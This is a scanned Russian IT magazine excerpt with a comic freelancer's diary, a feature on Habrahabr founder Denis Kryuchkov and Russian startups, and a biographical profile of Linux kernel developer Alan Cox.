Именно отсюда ты будешь получать первое время львиную долю заказов: www.free-lance.ru, www.weblancer.net, www.razrabotka.com, www.webpersonal.ru.



Иногда бывают времена, когда экономить приходится на всем... даже на здоровье...

Так вот. Пока во мне боролись силы добра и зла, а мозг ежеминутно потреблял все новые и новые шутки, на почте появилось письмо-предложение от N студии дизайна. Мол, так и так, вы хороший специалист, сами не успеваем, поэтому хотим предложить вам работу за проценты, даем договор... и прочая бла-бла-бла. Прочитав техническое задание, я был в шоке. В бывшей студии такую сумму я зарабатывал за полмесяца, а предлагаемый проект яйца выеденного не стоил, и сроки на него были более чем — неделя. Отправив согласие, без задней мысли я усмеялся халаяности фриланса, продолжая читать развлекаловки и мысленно готовясь к завтрашней встрече с заказчиком.

→ ЗАПИСЬ ЧЕТВЕРТАЯ

Настроение: лучше всех

Песня дня: «Хали-гали»


Бюджет: выше среднего :)

О да, наконец-то я почувствовал себя настоящей VIP-персоной. Встреча, которая состоялась в одном из ресторанов, больше была похожа на светскую беседу или дружеский разговор. Ее логическим завершением стало подписание договора на разработку логотипа. Легкий бизнес-ланч оплатил заказчик, а как он со мной сюсюкался, дотошно объясняя задание! Ты бы только видел! Как будто я как минимум Тема Лебедев. Еще одним сюрпризом со стороны клиента было предложение промотивировать мою музу 50% предоплаты. Ну разве я мог осмелиться отказать такому человеку? В итоге у меня куча времени, куча идей и хоть маленькая, но все же куча денег. С этим надо что-то делать. Ну, например, собрать друзей и пойти хорошенько отметить это дело. Будут они мне еще сомневаться, я им покажу кузькину мать!

Обрадовав приятным известием близких, я продолжал пребывать в эйфории от заключенной сделки. Гороскоп обещал мне сегодня удачу (да-да, во

Сайты, посвященные freelance

На этих ресурсах широко представлена тема удаленной работы: статьи, интервью, советы — все это будет интересно не только новичкам, но и старожилам freelance: www.kadrof.ru, www.freelance.ru, www.telejob.ru.



«Подъе-е-ем!» — на freelance обязанности начальника выполняет совесть... чтоб ее...

что только не станешь верить на freelance), которую я собирался реализовать на все 100%.

До party оставалось несколько часов, и я, как профессиональный фрилансер, собирался израсходовать их как можно эффективнее. Впрочем, после размещения объявления о поиске менеджера желания делать по работе что-либо еще не обнаружилось. Все, не могу больше сидеть на месте — побежал собираться на «творческий вечер».

→ ЗАПИСЬ ПЯТАЯ

Настроение: 1 января

Песня дня: «В клубе»

Бюджет: страшно смотреть

Я не помню, когда и как я проснулся, но руки первым делом на автомате полезли искать в кармане мобильник, чтобы позвонить шефу. Лишь в последний момент я вспомнил, что хозяин у меня теперь один и он сейчас с видом потрепанного бомжа смотрит на меня из зеркала, пытаюсь заставить подойти к рабочему месту. Да, погуляли на славу... Да и день тоже выдался продуктивным: до обеда проспал, потом до вечера занимался обсуждением вчерашней попойки и отхождением от нее, а там и спать опять пора. Но то ли в лунатическом порыве, то ли усилием воли я все-таки запустил Photoshop. Единственное, что меня радовало, — идея в голове по-прежнему было выше крыши. Впрочем, как только я обнаружил, сколько у меня осталось от вчерашней предоплаты, вдохновение сразу же куда-то улетучилось... Ну а как же иначе? Муза, она ведь как девушка — ей нужна забота, ласка и стабильность. Какая нормальная муза будет верна тому, у кого, кроме запаха перегара, больше ничего нет? Грустно все это... грустно, товарищи... Несмотря на то что в душе стал зарождаться пессимизм и время работало против меня, я с твердой уверенностью решил: завтра обязательно возьмусь за работу и выполню этот заказ!

→ ЗАПИСЬ ШЕСТАЯ

Настроение: полупессимистичное

Песня дня: «Прыгну со скалы»

Бюджет: на нуле

Складывается такое впечатление, что деньги убывают не по дням, а по часам. В поисковиках стали появляться запросы по теме «продолжительность жизни без продуктов», «смешной способ самоубийства» и прочий бред.



Так выглядит рай для фрилансеров

Гуляя по квартире в поисках клада, поймал себя на мысли, что, кажется, я «эволюционирую» в Гену Букина. Да-да, и, что самое настораживающее, сходства налицо. Все попытки оседлать Photoshop и одолеть, казалось бы, простейший логотип оказались тщетными. Как будто я первый раз сел за планшет... Но, как говорится, не было бы счастья — да несчастье помогло. Пока я в течение нескольких часов пытался сделать что-то хотя бы отдаленно напоминающее логотип, на мое объявление о поиске менеджера откликнулось несколько человек, среди которых был проведен жесткий кастинг. В итоге предпочтение я отдал специалисту слабого пола, и с каждого заказа буду отдавать ей 20%. Много, но выживание требует жертв. Таким образом, я фактически подписал себя на еще как минимум один заказ сверху этого. Другого выхода у меня не было. Хотя... если нормально подумать...

→ ЗАПИСЬ СЕДЬМАЯ

Настроение: нормальное

Песня дня: «Владимирский централ»

Бюджет: а что это?

«Я и сам бы вискас слопал, ладно уж, давай конфеты...» — ирония судьбы, но именно эта песня играла сегодня в маршрутке по дороге к моей девушке. Ты не представляешь, как я был рад семейному обеду! Только между нами: я ненавидел все эти посиделки, но все-таки пословица «Путь к сердцу мужчины лежит через его желудок» проверена временем и в очередной раз доказана, уже мной. На допросы родителей «Как успехи на профессиональном поприще?» я собирался поднять рюмку и грустно излить душу, что, мол, ху..., но тут же под столом получил ногой от подружки и резко исправлялся: «Ху...художественные дела идут в гору». Аж плакать захотелось... Может, я становлюсь Эмо?

Я пришел домой сытым и веселым и только собирался сесть за рисование великолепного логотипа, идея для которого у меня после обеда было хоть отбавляй, как на голову мне свалился еще один заказ. Кто мне скажет, какого ху... художника я дал добро менеджеру?

Итог дня: нет денег, практически нет вдохновения.

Вопрос дня: что делать?

→ ЗАПИСЬ ВОСЬМАЯ

Настроение: хорошее

Песня дня: «Знаешь ли ты...»

Бюджет: пополняется



Сайт для фрилансеров www.freelance.ru



Биржа удаленной работы www.weblancer.net

У меня есть две новости: одна хорошая, ну а другая, естественно, плохая. Начну с обеих сразу. Ту халтурку от менеджера благодаря моему режиму жаворонка я сделал еще до обеда — бюджетный дизайн сайта-визитки не доставил мне особых хлопот. Поэтому следующий после сдачи час я провел в ожидании, когда заказчик оценит и щедро оплатит мой труд. Закрыв глаза, я представлял, как скоро я снова попробую человеческую еду, как вот-вот наступит мой звездный час и на меня свалятся машины, квартиры и миллионы, но... Но сообщение в аську о том, что заказчик заплатил, но не полностью, вернуло меня с небес на землю. Обидно было до ужаса, но все-таки первый гонорар на хлеб я заработал, а значит, у меня есть ресурсы на выполнение основного заказа на логотип. Немного отойдя от первых эмоций, я основательно засел за Photoshop. Ну почему я в первый же день не сделал эту гребаную работу? Вроде бы и идеи есть, и муза чувствуется, но из-за банального волнения ничего не получается. Каждый нарисованный эскиз идет в корзину. Ужас, но самое неприятное, что именно этот заказ может полностью решить мою судьбу как фрилансера.

→ ЗАПИСЬ ДЕВЯТАЯ

Настроение: боевое

Песня дня: Mazafaka

Бюджет: ждем пополнения

Думается мне, что если в доме были бы крысы и хоть какая-то еда, первые, даже не посмотрев на нее, уже бы сбежали. А как еще, когда на корабле творится паника и начинается бедствие? Дедлайн наступает примерно через сутки, а у меня еще конь не валялся. Все попытки нарисовать дурацкий логотип для идиотской компании даже не имели намека на успех. Впрочем, как говорится, надежда умирает последней. Поэтому было решено, отправиться на прогулку с целью зацепить сразу аж трех красоток: удачу, музу и вдохновение. Но то ли вид у меня был не такой, то ли еще что-то, но не одна из них не обратила на меня никакого внимания. Вариант оставался один — закупить энергетиков и в брутальном режиме механически штамповать все возможные вариации. Но, как оказалось в дальнейшем, хорошим выходом из сложившейся ситуации этот вариант не был. А между прочим, уже была глубокая ночь, и никакие ред-буллы и адреналин-раши в борьбе со сном уже не помогали. Глаза медленно закрывались, а мозг перешел на работу в ждущем режиме...

...И о чудо! Проснувшись от дикого чувства голода, тело (да-да именно тело, если не туловище) поперлось к холодильнику и увидело там

остатки салата в пластиковой баночке. Глаза остановились на нем и не моргая смотрели, наверное, минут пять. Затем после этой театральной паузы последовала немая сцена: вилочкой, нежно и аккуратно, как сапер разминует бомбы, я стал укладывать остатки салата в баночке. О да! В скоплении протухших огурцов, яиц и майонеза я увидел идеальный логотип для идеального заказчика! До сдачи проекта оставалось несколько часов, поэтому, не теряя ни секунды, я стал срисовывать с салата эскиз потрясающего логотипа. Два часа работы, данные — на флешку, и бегом на встречу, до которой оставался буквально час.

Ровно в назначенный срок я в помятой одежде с красными глазами и жутко потрепанным видом врываюсь все в тот же ресторан, где меня уже ждет заказчик. Радостно поприветствовав последнего, я вручил ему единственный вариант логотипа, который просто-таки ввел заказчика в экстаз.

«Потрясающая работа. В следующий раз дам вам больший срок, чтобы вы так не насильовали себя», — думая, что на разработку логотипа я потратил неделю, резюмировал мой теперь уже постоянный клиент. Получив вторую половину гонорара, я, усталый, но счастливый, поплелся домой отсыпаться и готовиться к новым подвигам, которых, думается мне, впереди будет еще очень много.

→ HAPPY END

Настроение: отличное

Песня дня: «Лунная соната»

Бюджет: ну о-о-очень большой :)

Freelance — это как наркотик: попробовав хотя бы раз вкус настоящей свободы, вернуться к «человеческому» образу жизни потом будет очень и очень сложно. После того заказа, который послужил для меня еще и боевым крещением, я получал предложения вернуться на старое место работы, но разве я мог поменять экстрим, личный бизнес, авантюру на стабильность и серость? Конечно нет! Но, чтобы не повторять предыдущих ошибок, я стал подходить к делу с большей ответственностью и серьезностью. И результат не заставил себя ждать: буквально через полгода у меня сформировалась отличная база постоянных клиентов, уровень дохода сейчас в два раза превышает максимальную зарплату дизайнера в регионе, но и о четком восьмичасовом рабочем дне пришлось забыть — он вырос до 12-14 часов. Тяжело? Да какая разница, ведь теперь я свободный человек. Попав по неопытности первый раз в плен свободы, в дальнейшем я смог поменяться с ней местами. Поэтому мне такая жизнь по кайфу! ☘



ХВІТ

/ NFORCE2@MAIL.RU /

РАМАМБА ХАРА МАМБА РУ

Стартап для
IT-шников XXI века

Интернет перестал быть простым хранилищем информации уже очень давно. Конечно, первые его пользователи посещали Сеть именно в поисках конкретной инфы, однако теперь все по-другому. Теперь Сеть доступна миллионам людей, которым просто интересно общаться.

На основе материалов интервью с Денисом Крючковым



Если не брать во внимание всевозможные форумы и доски объявлений, то первым сервисом, «соединяющим» людей, был LiveJournal. Наверняка, у тебя самого есть свой живой журнал. Однако LJ хоть и предоставил нескольким миллионам пользователей возможность выразить свои мысли и поделиться переживаниями, все же не дал им удобных средств связи — не смог объединить в одно по-настоящему большое и по-настоящему единое сообщество. Что нужно сделать, чтобы твой блог читали и комментировали? Безусловно, нужно быть интересным человеком, умелым рассказчиком и быть в теме о том, о чем пишешь (если блог тематический). Но этого все равно будет мало. Блог надо раскручивать. Блогом надо заниматься. Проблема заключается в том, что это дело несколько более сложное, нежели чем регистрация на сервисе. Разными людьми проблема решается по-разному, в основном это простая рассылка линка на пост по контакт-листу ICQ, что, как правило, не дает никакого результата. Довольно удачным решением проблемы стал сервис Яндекс. Блоги. Однако даже после его появления осталось ощущение того, что не хватает какого-то связующего звена, а может, двух. Эти звенья нашел Денис Крючков — основатель и руководитель проекта Хабрахабр.

✕ РАМАНБА ХАРА МАМБА РУ

Хабрахабр — это не просто тематический блог-сервис. Заведя дневник, ты сможешь не только рассказывать о своих хакерских вылазках, выкладывать скриншоты своей берлоги и делиться последними новостями из мира IT, но и оценивать других «хабралюдей», а они, в свою очередь, будут оценивать тебя. Если напишешь действительно интересный пост, то его обязательно «захабрят» (проголосуют «за» другие пользователи), он появится на главной странице сервиса, тебя добавят в друзья сотни и тысячи пользователей, карма и «хабрсила» вздуются до небес. А будешь писать чушь — «отхабрят»: понаставят минусов, раскритикуют и сравнят карму с землей. О карме. Если ты будешь писать хорошие посты и получать поддержку других пользователей, твои показатели авторитетности будут расти, а ты сам будешь постепенно приближаться к вершине — топу блоггеров. Как выразился основатель проекта, фишка в том, чтобы поддержкой других пользователей «прокачать себя». Хабрахабр позволяет размещать не только обычные посты, но и подкасты. Кстати, самый авторитетный блоггер, занимающий первую позицию, добился этого благодаря подкастам. Если уж речь зашла о показателях (карме, рейтинге-хабрсиле), то надо сказать, что рассчитываются они довольно хитрым способом. Как — такой же секрет, как и поисковый алгоритм Яндекса. «У нас очень много яндексойдов, которые занимаются оптимизацией под поисковое ранжирование. Мы даже шутим так. Говорим, что кармой и рейтингом мы ранжируем людей, которые, в свою очередь, пытаются заниматься ранжированием сайтов», — шутит Денис Крючков. Как я уже сказал, Хабрахабр — тематический проект. Это не то место, где ты можешь рассказывать о своих пижонских похождениях, не связанных с IT, или расписывать свой день по часам. На Хабре пишут об IT и только. «Если на проекте девочки будут обсуждать новые колготки или духи, то со временем образуется аудитория девочек, которым нравится читать про новые колготки и духи», — делится своим мнением основатель стартапа: «Есть штатная редакция, которая работает удаленно и члены которой живут в разных странах. Редакция выступает в роли людей, задающих тон. Тон не в смысле атмосферы, а тон в смысле направления (тематики), в котором следует излагать свои мысли».

Среди пользователей — как обычные айтишники, так и сотрудники и руководства крупных компаний: от хостинг-провайдеров до поисковых систем. Был замечен там и знаменитый IT-менеджер Игорь Ашманов (когда-то поднимавший Рамблер).

Для многих своих пользователей Хабрахабр не просто блог-сервис. Это место общения с единомышленниками. Ведь именно здесь можно не только из первых рук получить достоверную информацию о событиях из мира IT, выслушать комментарии авторитетных людей, выразить свое мнение, поделиться впечатлениями, но и оценить новость или статью и ее автора. А главное — в отличие от обычных блог-сервисов, по-настоящему интересный автор здесь не потеряется. Лучшие посты, одобренные читателями, попадают на главную страницу, что обеспечивает еще больший приток читателей, массовое добавление автора в друзья и повышение авторитета. Но бывает и по-другому. Бывает так, что сообщество по каким-то причинам отвергает людей за глупые сообщения или неадекватное поведение. Кто-то мирится с этим и уходит, а кто-то «встает на тропу войны» и продолжает заниматься всякими глупостями. Как сказал Денис Крючков, атаки на отказ в обслуживании — DDos — проводятся с завидной регулярностью, однако особых проблем для проекта этими атаками злоумышленникам создать не удалось. Инициаторами DDos-атак как раз и являются отвергнутые пользователи, затаившие на сообщество зло и жаждущие мести (читай: лузеры).

Стартапы

Стартапом называют зарождающийся проект, который, по мнению его авторов, должен выстрелить, либо уже выстрелил. Сейчас, как ты знаешь, в рунете, да и вообще в глобальной сети, настоящая эпидемия — каждый хочет найти идею, которая принесет золотые горы. Как грибы после дождя появляются блоги, рассказывающие о Web 2.0 и стартапах. Очень популярны success story — истории успеха о том, как другие люди придумали и воплотили в жизнь идею, принесшую им миллионы. В последнее время заговорили о таком стартапе, как Facebook. Правда, это, скорее всего, связано со скандалом вокруг него: основателя этого проекта обвиняют в краже идеи — как видишь, вокруг кипят нешуточные страсти.

О том, какие российские стартапы можно назвать наиболее перспективными, JI, пользуясь случаем, спросил у Дениса Крюčkова: «Есть уже два выстреливших стартапа. Это сайты odnoklassniki.ru и vkontakte.ru. Можно сказать, что они появились из ниоткуда и буквально за год набрали огромную аудиторию. Для того чтобы набрать такую аудиторию, другим компаниям, к примеру Rambler или Mail.ru, потребовались годы упорного труда».

Схема поднятия стартапа почти всегда примерно одинакова: убойная идея → поиск инвестора → реализация. В качестве инвесторов обычно выступают венчурные фонды или так называемые «бизнес-ангелы». Разница лишь в объемах инвестирования. Бизнес-ангелы не будут претендовать на большой процент, однако они и не могут предложить такие крупные суммы, как венчурные фонды: 5-15 миллионов рублей против сумм в десятков раз больше. Как сказал Денис, в основном инвесторы просят блокирующий пакет (не путать с контрольным): 25% + 1 акция. Это обусловлено тем, что инвесторы хотят иметь хоть какие-то инструменты влияния на развитие проекта и общий ход дел. Что же касается перспективности различных направлений, то предлагаю послушать, что об этом думает наш сегодняшний собеседник — Денис Крючков: «Я думаю, что ближайший десяток лет актуальными будут самоорганизующиеся сообщества, то есть сообщества, которые могут существовать автономно и поддерживаться своими членами». К слову. В ближайшее время Денис планирует запустить сразу несколько новых проектов. К сожалению, подробности он раскрывать не стал, но заверил, что ждать осталось недолго.



Хабрахабр собственной персоной

✂ А НАЧИНАЛОСЬ ВСЕ С ТОГО, ЧТО...

По приглашению друзей в столицу из Пензы приезжает молодой дизайнер Денис Крючков. Уже тогда, в далекие 90-е, он был известен как создатель знаменитого портала «Вебпланета». Первое время проживания в Москве Денис занимался дизайном и поддержкой Вебпланеты. Но вскоре продал портал и хотел приступить к воплощению своей старой задумки — проекта, позволяющего простым пользователям не только комментировать новости и статьи, написанные редакцией, но и самим выступать в роли журналистов. Именно таким образом планировалось перестроить Вебпланету. Но не срослось — попытка объяснить идею акционерам успеха не имела. Тогда Денис решил создать новый проект. Дизайн и интерфейсы были сделаны довольно быстро — Денис взялся за них сам, а вот с программной частью все оказалось сложнее. Не имея никакого желания изучать языки программирования, для работы над проектом он пригласил давнего приятеля. Но время шло, а результата не было. Программист не спешил с работой, порой позволяя себе абсолютно безответственные поступки: мог уехать в совершенно другой город отдохнуть со своей девушкой. «Это



На премии ROPOR Хабрахабр был отмечен как сообщество года, а его основатель — как лучший продюсер

были самые долгие и самые странные три месяца ожидания», — вспоминает Денис. Горе-кодера он прогнал и взял на его место другого. Прогресс заметно ускорился, и уже через месяц была готова бета-версия Хабрахабра. К этому моменту уже было зарегистрировано юридическое лицо «ООО Хабрахабр». Как и перед многими стартаперами, встал финансовый вопрос. Однако особой остроты он не имел — личные средства, поддержка родителей и банковский кредит позволили полностью сосредоточиться над будущим проектом. А некоторое время спустя стартапом заинтересовались инвесторы. Кстати, откуда взялось это диковинное словечко — «хабрахабр», доподлинно неизвестно. По одной из версий, здесь замешан популярный блог Dirty.ru. Периодически этот небыизвестный проект меняет приветствие, которым встречает пользователей. Одним из таких приветствий и была замысловатая последовательность звуков. Как точно она звучала, уже никто не помнит, но, скорее всего, именно она и легла в основу названия будущего стартапа. Так это или нет, уже неважно, но в один прекрасный момент сочетание звуков «хабрахабр» всплыло в голове именно того человека, которому и пригодилось больше всего, — Дениса Крючкова.

✂ ВОСХОЖДЕНИЕ

Сейчас Хабрахабр — огромное сообщество, насчитывающее больше 20 тысяч пользователей, из которых чуть меньше 10 тысяч являются активными членами. В день страницы Хабрахабра читает больше 50 тысяч айтишников. Как же удалось добиться такой популярности? Очень интересно то, что Хабрахабр никогда не рекламировался за деньги. Все начиналось спонтанно: команда разработчиков рассказала о проекте своим друзьям. Друзья поделились информацией со своим окружением — сарафанное радио, как сказал Денис Крючков, самый мощный инструмент пиара: «Если ты делаешь по-настоящему качественный проект, с идеей, функционалом и в красивой обертке, пользователи не пройдут мимо. Они обязательно захотят рассказать о проекте своим друзьям и вместе с ними влиться в сообщество». Кстати, «сарафанное радио» — распространение инфы от одного человека к другому. Слухи, в хорошем смысле слова. Нетрудно догадаться, почему это так называется.

Денис Крючков: профайл

Родился в семье военных. Вслед за отцом-офицером постоянно менял место жительства — учился в пяти школах, в среднем по 1-2 года в каждой. Именно в это время Денис приобрел важное качество — умение определять, кто есть кто. Постоянная смена коллектива научила его видеть лидеров и аутсайдеров. Как говорит он сам, «получилось не сразу», но частая смена школ позволяла совершенствовать навыки. Умение определять характер, положительные и отрицательные стороны человека, здорово пригодились при отборе будущих сотрудников для Хабрахабра.

Школу окончил с тройками, хотя многие учителя считали его одаренным ребенком. Хороших результатов достиг в тех предметах, которые ему были интересны, — преимущественно в гуманитарных науках. С техническими дисциплинами дело обстояло несколько иначе — алгебра и геометрия не производили на будущего стартапера абсолютно никакого впечатления.

После окончания школы поступил в Рязанский институт психологии. Понял, что не для него. Ушел с четвертого курса и с головой погрузился в интернет. Кстати, со Всемирной паутиной познакомился после того, как родители подарили ему первый компьютер — P 133 с 8 Мб оперативной памяти. По счастливому стечению обстоятельств, в компьютере оказался диалупный модем, которому довольно скоро было найдено применение. Вскоре Денис создал свою первую веб-страницу и закинул ее на хостинг своего провайдера. Это был юмористический проект. Факт, что его творение посещает большое количество пользователей, произвел огромное впечатление. После этого остаться в стороне от интернета Денис уже не мог.



Денис Крючков



Главный редактор Хабрахабра Анатолий [alizar] Ализар — этот человек все решает



Команда Хабрахабра — эти люди делают так, чтобы все работало

Но не только сарафанному радио Хабрахабр обязан быстрому старту. Друзья основателя в знак уважения разместили рекламу на своих проектах. Среди поддержавших были Антон Болотов (из Мембраны), проекты Adme.ru и Dirty.ru, где баннеры стартапа висели довольно долгое время. Эта поддержка не была забыта, и, после того как на Хабре образовалась своя аудитория, на его страницах была размещена реклама дружественных проектов, поддержавших сервис в самом начале.

Весна 2007 года. Домашние страницы, форумы, блоги — все говорят о каком-то стартапе с очень странным названием. Поначалу не все обращали на это внимание, но, после того как ряд весьма интересных блоггеров открыл свои «филиалы» на проекте, как минимум разобраться, в чем тут дело, захотели уже все. Шумихи вокруг стартапа не могло не заметить сообщество интернет-деятели ЕЖЕ, которое дважды отметило его в ежегодной премии РОТОР: Хабрахабр был признан лучшим сообществом 2007 года, а основатель и руководитель проекта Денис Крючков — лучшим продюсером. Это был успех.

Однако, как считает сам победитель, успех в признании не сообществом ЕЖЕ, а пользователями: «Я был полностью уверен, что Хабрахабр будет иметь успех. Я был уверен потому, что пятилетний опыт работы над Веб-планетой подсказывал, чего хотят пользователи. Однако я не рассчитывал на то, что аудитория проекта будет расти такими темпами. Семь тысяч посетителей — вот сколько людей планировалось привлечь в проект в первый год. Но пришло гораздо больше». Что же касается РОТОРа, то к нему Денис относится весьма скептически: «Я не считаю результаты премии РОТОР репрезентативными. Люди из сообщества ЕЖЕ, голосующие за проекты, не являются для меня авторитетами. Таких людей я иногда в шутку называю старыми пердунами. Потому что порой они действительно кажутся старыми

пердунами. Они застряли в 90-х. К примеру, Алекс Экслер, который всю свою жизнь ведет домашнюю страничку Алекса Экслера, пользуется большим авторитетом в этом сообществе. Однако для меня он авторитетом не является. Вот Аркадий Волож, генеральный директор компании «Яндекс», является для меня авторитетом. Но он не принимает никакого участия в голосовании и отборе проектов. То, что Хабрахабр признали сообществом года, мне приятно, но мне было бы еще приятнее, если бы это сделало более профессиональное сообщество».


✘ КОГДА УЖЕ ТАК МНОГО СКАЗАНО

В этой статье я неслучайно решил уделить большое внимание основателю Хабрахабра и процессу становления проекта. Не просто так я рассказал тебе и о стартапах. Попав на Хабрахабр, очень быстро заражаешься идеей поднятия собственного проекта. Сам Хабр, будучи ярким примером успешного стартапа, располагает к этому. Так что скорее отрывай свою хакерскую задницу от дивана и ступай на Хабр учиться делать стартапы. **И**

Хабрахабр — мой любимый ресурс. Каждый день захожу читать. Интересно!

Да, отличный русскоязычный пример того, насколько качественным может быть бесплатно создаваемый энтузиастами контент.





Кокс собственной персоной



Обрати внимание на стикер на крышке ноутбука

Алан Кокс на LinuxWorld Expo 2005



Алан Кокс

Имя: Алан Кокс (Alan Cox)

Возраст: 39 лет

Место проживания: Суонси, Южный Уэльс, Великобритания (Swansea, Wales)

Место работы: Red Hat

Награды: Free Software Award, LinuxWorld

Талантливый программист и известный деятель в области свободного ПО Алан Кокс родился 22 июля 1968 года в городе Солихулл, что в Великобритании. Образование он получил в Университете Уэльса в городе Суонси (University of Wales, Swansea) и в Аберистуитском университете (University of Wales, Aberystwyth). Ну а так как студенты — народ бедный, Кокс во время учебы подрабатывал в Суонси на кампусе. Именно там в порядке эксперимента он и произвел установку одной из самых ранних версий Linux на университетскую сеть компов. Это была практически первая установка системы на рабочую компьютерную сеть, которая, разумеется, выявила множество недочетов, багов и неисправностей в сетевом коде. Кокс лично взялся все это править и в процессе переписал большую часть сетевой подсистемы. Дело у Алана пошло так хорошо, что он влился в стройные ряды разработчиков Linux, став одним из основных девелоперов. Он проделал большую работу. Поддерживал ветку 2.2 и свою собственную — 2.4, которая обычно помечалась буквами «ас», например «2.4.9-ас». Как нетрудно догадаться, «ас» — инициалы нашего героя и «по совместительству» его никнейм. Ветка 2.4 отличалась очень высокой стабильностью и содержала багфиксы.

За Коксом закрепилась репутация «второго в команде» после самого Линуса Торвальда. Он часто отвечал на вопросы в почтовой рассылке для разработчиков Linux — Linux kernel mailing list. Рассылка, надо заметить, весьма активная — начитывается в среднем 200-300 сообщений в день, так что времени Кокс не жалел. Однако потом в связи с учебной работой пришлось от всего этого отойти, ведь невозможно быть в двух местах одновременно. Одно из самых ранних детищ Кокса — это MUD — AberMUD. MUD, по сути, есть не что иное, как текстовая MMOGR. Дело было в конце 80-х — начале 90-х годов, и AberMUD стал первым интернет-MUD'ом, приобретшим широкую популярность. Над игрой работала группа студентов Университета Аберистуита — отсюда и название, представляющее собой сокращение от имени их учебного заведения. И довольно интересный момент — AberMUD жив и по сей день. Он сменил порядка 20 версий, там можно найти от силы пару игроков, но факт остается фактом. Сегодня же Кокс работает в компании Red Hat (по-русски «красная шляпа»), которая хорошо известна как крупнейший дистрибьютор Linux ОС. В ней насчитывается 27 подразделений по всему миру, а в штате числится более 1700 сотрудников. Red Hat знаменита такими продуктами, как корпоративная ось Red Hat Enterprise Linux (на основе GNU/Linux), дистрибутив Fedora Core, на котором обкатываются всяческие нововведения, софт и тому подобные вещи. А после покупки компании JBoss, производящей серверные приложения с открытым кодом, Red Hat стала еще и одним из серьезнейших игроков рынка корпоративных операционных систем. Параллельно со всем этим Кокс успел принять участие в таких небезызвестных проектах, как GNOME и X.Org. GNOME — среда для рабочего стола, ориентированная на UNIX-подобные ОС. Лучшее всего суть проекта отражает заявление с официального сайта GNOME: «Проект GNOME представляет две вещи: рабочую среду GNOME, интуитивно понятную и привлекательную для пользователей, и платформу разработки GNOME — обширный каркас для создания приложений, интегрируемых с рабочей средой». Стоит отметить, что разработку GNOME в 1997 году начал Мигель де Иказа — весьма известная в кругах свободного ПО личность. И появился проект не на пустом, конечно же, месте. В то время единст-

венной альтернативой для обычных пользователей была среда KDE. Но так как она разрабатывалась посредством инструментария Qt от фирмы Trolltech, который являлся продуктом несвободным, сторонники свободного ПО терпеть это не стали. GNOME строится на основе GTK+, который уже распространяется по лицензии GNU GPL. Сегодня он пользуется немалой популярностью — переведен на 31 язык, запускается под большинством UNIX-подобных систем; существует даже порт под Windows. X.Org же — это старое название организации, которая занималась разработкой системы X Window. С 2004 года процесс координирует фонд под названием X.Org Foundation, основанный выходцами из X.Org и freedesktop.org. Сама же X Window System (а в народе просто «иксы») была разработана в колыбели компьютерных гениев — в Массачусетском технологическом институте (МТИ) еще в далеком 1984 году. Эта оконная система используется как плацдарм для обеспечения базовых функций графической среды: взаимодействия с клавиатурой и мышью, отрисовки окошек на экране и т.д. Иксы поддерживаются всеми современными ОС, но в nix-подобных осях это практически стандарт по умолчанию.

Но помимо программистской деятельности Кокс еще и известный активист. Уже давно он выступает против использования патентов лицензирования DMCA (Digital Millennium Copyright Act) и CBDTPA (Consumer Broadband and Digital Television Promotion Act). И тот и другой законы действуют на территории США. Они запрещают не только копирование и распространение материалов, защищенных авторскими правами, но и производство и распространение технологий, позволяющих обходить системы защиты от незаконного копирования. При использовании для этих целей интернета ответственность ужесточается, однако одновременно закон ограждает провайдеров, которые не несут ответственности за действия пользователей. В 2001 году с DMCA был связан крупный скандал. Тогда российского программиста Дмитрия Складорова прямо на конференции DefCon арестовало ФБР по обвинению во взломе системы защиты электронных документов фирмы Adobe. Дело в том, что Складоров разработал алгоритм программы Advanced eBook Processor, которая действительно позволяла обходить защиту электронных книг формата PDF. На DefCon он представил доклад о незащищенности электронных книг, и в частности и формата PDF. Все это он сопроводил примерами с использованием Advanced eBook Processor. И после окончания конференции был арестован. Несмотря на то что в итоге его выпустили под залог, а потом и вовсе оправдали, Складоров провел в тюрьме США несколько месяцев, и этот случай вызвал очень большой резонанс. Именно после ареста Складорова Кокс отказался от посещения крупной конференции Usenix, где числился членом оргкомитета. Также он призвал всех программистов, не являющихся гражданами США, бойкотировать мероприятия, проводимые на территории Соединенных Штатов, а организаторов — устраивать конференции в других странах. «Кто следующий, выступи на конференции, угодит на несколько лет в американскую тюрьму за то, что ничего не совершал?» — задается вопросом Кокс в интервью.

За свои достижения Кокс удостоился ряда премий. Например, LinuxWorld Awards за общие достижения в 2001 году и Free Software Award за вклад в разработку ядра Linux в 2003 году. Также он является консультантом британской организации Open Rights Group, которая борется за упразднение DRM (Digital Rights Management). **И**



КРИС КАСПЕРСКИ



